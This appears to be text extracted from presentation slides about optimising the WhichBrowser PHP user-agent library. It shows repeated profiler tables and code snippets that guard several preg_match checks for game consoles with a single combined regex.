
### WhichBrowser\Analyser->analyseUserAgent

Types Callers All Callers Callee Map Source Code



Incl.	Self	Distance	Calling	Callee
99.72	1.92	1	4 171	WhichBrowser\Analyser\Header\Useragent->__construct (Useragent.php)
29.11	1.32	2	4 171	WhichBrowser\Analyser\Header\Useragent->detectDevice (Device.php)
28.94	5.68	2	4 171	WhichBrowser\Analyser\Header\Useragent->detectBrowser (Browser.php)
19.71	1.12	3	4 171	WhichBrowser\Analyser\Header\Useragent->detectMobile (Mobile.php)
15.76	2.98	2	4 171	WhichBrowser\Analyser\Header\Useragent->detectOperatingSystem (Os.php)
15.70	0.53	4-7 (6)	10 410	WhichBrowser\Data\DeviceModels::identify (DeviceModels.php)
14.90	4.20	5-9 (8)	10 075	WhichBrowser\Data\DeviceModels::identifyList (DeviceModels.php)
13.46	2.76	2	4 171	WhichBrowser\Analyser\Header\Useragent->detectBot (Bot.php)
11.07	9.69	3	4 171	WhichBrowser\Analyser\Header\Useragent->detectRemainingBrowsers (Browser.php)
10.66	9.31	3	4 171	WhichBrowser\Data\Bots::identify (Bots.php)
9.11	0.13	5-6 (5)	1 194	WhichBrowser\Analyser\Header\Useragent->identifyBasedOnId (Mobile.php)
8.98	2.21	4	4 171	WhichBrowser\Analyser\Header\Useragent->detectGenericMobileModels (Mobile.php)
8.05	7.48	4-10 (9)	10 736	WhichBrowser\Data\DeviceModels::cleanup (DeviceModels.php)
6.54	1.30	2	4 171	WhichBrowser\Analyser\Header\Useragent->detectApplication (Application.php)
6.50	0.28	4	4 171	WhichBrowser\Analyser\Header\Useragent->detectGenericMobileLocations (Mobile.ph...
5.71	0.04	5	2 102	WhichBrowser\Analyser\Header\Useragent->identifyBasedOnIdentifier (Mobile.php)
4.56	4.03	3	4 171	WhichBrowser\Analyser\Header\Useragent->detectRemainingApplications (Application...





**But wait...**




Flat Profile  
Search: (No Grouping)

Incl.	Self	Called	Function	Loca
105.64	0.01	(0)	{main}	runr
105.62	0.06	1	WhichBrowser\Testrunner:...	Test
105.56	0.43	195	WhichBrowser\Testrunner:...	Test
87.16	1.62	4 178	<cycle 2>	(unk
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78.21	0.17	4 171	WhichBrowser\Analyser->...	Hea
77.99	1.50	4 171	WhichBrowser\Analyser\H...	Use
22.76	1.04	4 171	WhichBrowser\Analyser\H...	Dev
22.63	4.44	4 171	WhichBrowser\Analyser\H...	Bro
19.78	0.08	195	Symfony\Component\Yaml...	Yam
19.70	2.70	4 254	Symfony\Component\Yaml...	Par
15.42	0.87	4 171	WhichBrowser\Analyser\H...	Mok
12.47	0.42	10 571	WhichBrowser\Data\Devic...	Dev
12.33	2.33	4 171	WhichBrowser\Analyser\H...	Os,
11.89	3.35	10 240	WhichBrowser\Data\Devic...	Dev
11.73	0.38	8 138	Symfony\Component\Yaml...	Par
11.42	0.65	16 276	Symfony\Component\Yaml...	Inlin
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10.23	2.89	18 425	Symfony\Component\Yaml...	Inlin
8.66	7.58	4 171	WhichBrowser\Analyser\H...	Bro
8.62	5.54	94 807	Symfony\Component\Yaml...	Inlin
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7.13	0.10	1 194	WhichBrowser\Analyser\H...	Mok
7.03	1.73	4 171	WhichBrowser\Analyser\H...	Mok
6.47	6.01	10 934	WhichBrowser\Data\Devic...	Dev
5.12	1.02	4 171	WhichBrowser\Analyser\H...	App
5.09	0.22	4 171	WhichBrowser\Analyser\H...	Mok
4.47	0.03	2 102	WhichBrowser\Analyser\H...	Mok
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3.56	3.15	4 171	WhichBrowser\Analyser\H...	App
3.33	0.48	4 185	WhichBrowser\Analyser->...	Ana
3.25	1.09	4 171	WhichBrowser\Analyser\H...	Tele
3.12	1.53	4 059	Symfony\Component\Yaml...	Par
2.78	2.59	4 171	WhichBrowser\Analyser\H...	Os,
2.71	0.00	119	WhichBrowser\Analyser->...	Hea
2.28	0.68	4 171	WhichBrowser\Analyser\H...	Os,
2.17	2.03	61 540	WhichBrowser\Data\Devic...	Dev
2.15	0.05	1 641	WhichBrowser\Analyser\H...	Mok
2.11	0.00	527	WhichBrowser\Data\Devic...	Dev

### WhichBrowser\Analyser->analyseUserAgent

Types Callers All Callers Callee Map Source Code



Incl.	Self	Distance	Calling	Callee
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28.94	5.68	2	4 171	WhichBrowser\Analyser\Header\Useragent->detectBrowser (Browser.php)
19.71	1.12	3	4 171	WhichBrowser\Analyser\Header\Useragent->detectMobile (Mobile.php)
15.76	2.98	2	4 171	WhichBrowser\Analyser\Header\Useragent->detectOperatingSystem (Os.php)
15.70	0.53	4-7 (6)	10 410	WhichBrowser\Data\DeviceModels::identify (DeviceModels.php)
14.90	4.20	5-9 (8)	10 075	WhichBrowser\Data\DeviceModels::identifyList (DeviceModels.php)
13.46	2.76	2	4 171	WhichBrowser\Analyser\Header\Useragent->detectBot (Bot.php)
11.07	9.69	3	4 171	WhichBrowser\Analyser\Header\Useragent->detectRemainingBrowsers (Browser.php)
10.66	9.31	3	4 171	WhichBrowser\Data\Bots::identify (Bots.php)
9.11	0.13	5-6 (5)	1 194	WhichBrowser\Analyser\Header\Useragent->identifyBasedOnId (Mobile.php)
8.98	2.21	4	4 171	WhichBrowser\Analyser\Header\Useragent->detectGenericMobileModels (Mobile.php)
8.05	7.48	4-10 (9)	10 736	WhichBrowser\Data\DeviceModels::cleanup (DeviceModels.php)
6.54	1.30	2	4 171	WhichBrowser\Analyser\Header\Useragent->detectApplication (Application.php)
6.50	0.28	4	4 171	WhichBrowser\Analyser\Header\Useragent->detectGenericMobileLocations (Mobile.ph...
5.71	0.04	5	2 102	WhichBrowser\Analyser\Header\Useragent->identifyBasedOnIdentifier (Mobile.php)
4.56	4.03	3	4 171	WhichBrowser\Analyser\Header\Useragent->detectRemainingApplications (Application...



Flat Profile

Search: (No Grouping)

Incl.	Self	Called	Function	Loca
105.64	0.01	(0)	{main}	runr
105.62	0.06	1	WhichBrowser\Testrunner:...	Test
105.56	0.43	195	WhichBrowser\Testrunner:...	Test
87.16	1.62	4 178	<cycle 2>	(unk
83.11	0.86	4 185	WhichBrowser\Analyser->...	Hea
78.21	0.17	4 171	WhichBrowser\Analyser->...	Hea
77.99	1.50	4 171	WhichBrowser\Analyser\H...	Use
22.76	1.04	4 171	WhichBrowser\Analyser\H...	Dev
22.63	4.44	4 171	WhichBrowser\Analyser\H...	Bro
19.78	0.08	195	Symfony\Component\Yaml...	Yam
19.70	2.70	4 254	Symfony\Component\Yaml...	Par
15.42	0.87	4 171	WhichBrowser\Analyser\H...	Mok
12.47	0.42	10 571	WhichBrowser\Data\Devic...	Dev
12.33	2.33	4 171	WhichBrowser\Analyser\H...	Os,
11.89	3.35	10 240	WhichBrowser\Data\Devic...	Dev
11.73	0.38	8 138	Symfony\Component\Yaml...	Par
11.42	0.65	16 276	Symfony\Component\Yaml...	Inlin
10.52	2.16	4 171	WhichBrowser\Analyser\H...	Bot.
10.23	2.89	18 425	Symfony\Component\Yaml...	Inlin
8.66	7.58	4 171	WhichBrowser\Analyser\H...	Bro
8.62	5.54	94 807	Symfony\Component\Yaml...	Inlin
8.33	7.28	4 171	WhichBrowser\Data\Bots::i...	Bot
7.13	0.10	1 194	WhichBrowser\Analyser\H...	Mok
7.03	1.73	4 171	WhichBrowser\Analyser\H...	Mok
6.47	6.01	10 934	WhichBrowser\Data\Devic...	Dev
5.12	1.02	4 171	WhichBrowser\Analyser\H...	App
5.09	0.22	4 171	WhichBrowser\Analyser\H...	Mok
4.47	0.03	2 102	WhichBrowser\Analyser\H...	Mok
3.84	1.68	56 243	WhichBrowser\Model\Main...	Main
3.56	3.15	4 171	WhichBrowser\Analyser\H...	App
3.33	0.48	4 185	WhichBrowser\Analyser->...	Ana
3.25	1.09	4 171	WhichBrowser\Analyser\H...	Tele
3.12	1.53	4 059	Symfony\Component\Yaml...	Par
2.78	2.59	4 171	WhichBrowser\Analyser\H...	Os,
2.71	0.00	119	WhichBrowser\Analyser->...	Hea
2.28	0.68	4 171	WhichBrowser\Analyser\H...	Os,
2.17	2.03	61 540	WhichBrowser\Data\Devic...	Dev
2.15	0.05	1 641	WhichBrowser\Analyser\H...	Mok
2.11	0.00	527	WhichBrowser\Data\Devic...	Dev

### WhichBrowser\Analyser->analyseUserAgent

Types Callers All Callers Callee Map Source Code



Incl.	Self	Distance	Calling	Callee
99.72	1.92	1	4 171	WhichBrowser\Analyser\Header\Useragent->__construct (Useragent.php)
29.11	1.32	2	4 171	WhichBrowser\Analyser\Header\Useragent->detectDevice (Device.php)
28.94	5.68	2	4 171	WhichBrowser\Analyser\Header\Useragent->detectBrowser (Browser.php)
19.71	1.12	3	4 171	WhichBrowser\Analyser\Header\Useragent->detectMobile (Mobile.php)
15.76	2.98	2	4 171	WhichBrowser\Analyser\Header\Useragent->detectOperatingSystem (Os.php)
15.70	0.53	4-7 (6)	10 410	WhichBrowser\Data\DeviceModels::identify (DeviceModels.php)
14.90	4.20	5-9 (8)	10 075	WhichBrowser\Data\DeviceModels::identifyList (DeviceModels.php)
13.46	2.76	2	4 171	WhichBrowser\Analyser\Header\Useragent->detectBot (Bot.php)
11.07	9.69	3	4 171	WhichBrowser\Analyser\Header\Useragent->detectRemainingBrowsers (Browser.php)
10.66	9.31	3	4 171	WhichBrowser\Data\Bots::identify (Bots.php)
9.11	0.13	5-6 (5)	1 194	WhichBrowser\Analyser\Header\Useragent->identifyBasedOnId (Mobile.php)
8.98	2.21	4	4 171	WhichBrowser\Analyser\Header\Useragent->detectGenericMobileModels (Mobile.php)
8.05	7.48	4-10 (9)	10 736	WhichBrowser\Data\DeviceModels::cleanup (DeviceModels.php)
6.54	1.30	2	4 171	WhichBrowser\Analyser\Header\Useragent->detectApplication (Application.php)
6.50	0.28	4	4 171	WhichBrowser\Analyser\Header\Useragent->detectGenericMobileLocations (Mobile.ph...
5.71	0.04	5	2 102	WhichBrowser\Analyser\Header\Useragent->identifyBasedOnIdentifier (Mobile.php)
4.56	4.03	3	4 171	WhichBrowser\Analyser\Header\Useragent->detectRemainingApplications (Application...

Again lists of regular expressions, but with no possible way to create an index

Multiple calls to  
`preg_match` with simple  
regular expressions

```
if (preg_match('/Nintendo Wii/u', $ua)) {  
    ...  
}  
  
if (preg_match('/Nintendo Wii ?U/u', $ua)) {  
    ...  
}  
  
if (preg_match('/PlayStation Vita/u', $ua)) {  
    ...  
}  
  
if (preg_match('/PlayStation 4/u', $ua)) {  
    ...  
}  
  
if (preg_match('/Xbox One/u', $ua)) {  
    ...  
}
```

`preg_match` is fast



**But it has a bit of overhead**

Replace multiple calls with  
a single call to reduce  
overhead

```
if (preg_match('/Nintendo Wii/u', $ua)) {  
    ...  
}  
  
if (preg_match('/Nintendo Wii ?U/u', $ua)) {  
    ...  
}  
  
if (preg_match('/PlayStation Vita/u', $ua)) {  
    ...  
}  
  
if (preg_match('/PlayStation 4/u', $ua)) {  
    ...  
}  
  
if (preg_match('/Xbox One/u', $ua)) {  
    ...  
}
```

```
if (preg_match('/Nintendo Wii/u', $ua)) {  
    ...  
}  
  
if (preg_match('/Nintendo Wii ?U/u', $ua)) {  
    ...  
}  
  
if (preg_match('/PlayStation Vita/u', $ua)) {  
    ...  
}  
  
if (preg_match('/PlayStation 4/u', $ua)) {  
    ...  
}
```

```
if (!preg_match('/(Nintendo|Nitro|PlayStation|PS[0-9]|Sega|Dreamcast|Xbox)/ui', $ua)) {  
    return;  
}  
  
if (preg_match('/Nintendo Wii/u', $ua)) {  
    ...  
}  
  
if (preg_match('/Nintendo Wii ?U/u', $ua)) {  
    ...  
}  
  
if (preg_match('/PlayStation Vita/u', $ua)) {  
    ...  
}  
  
if (preg_match('/PlayStation 4/u', $ua)) {  
    ...  
}
```

We still do the individual checks, but only if we are certain there is a match



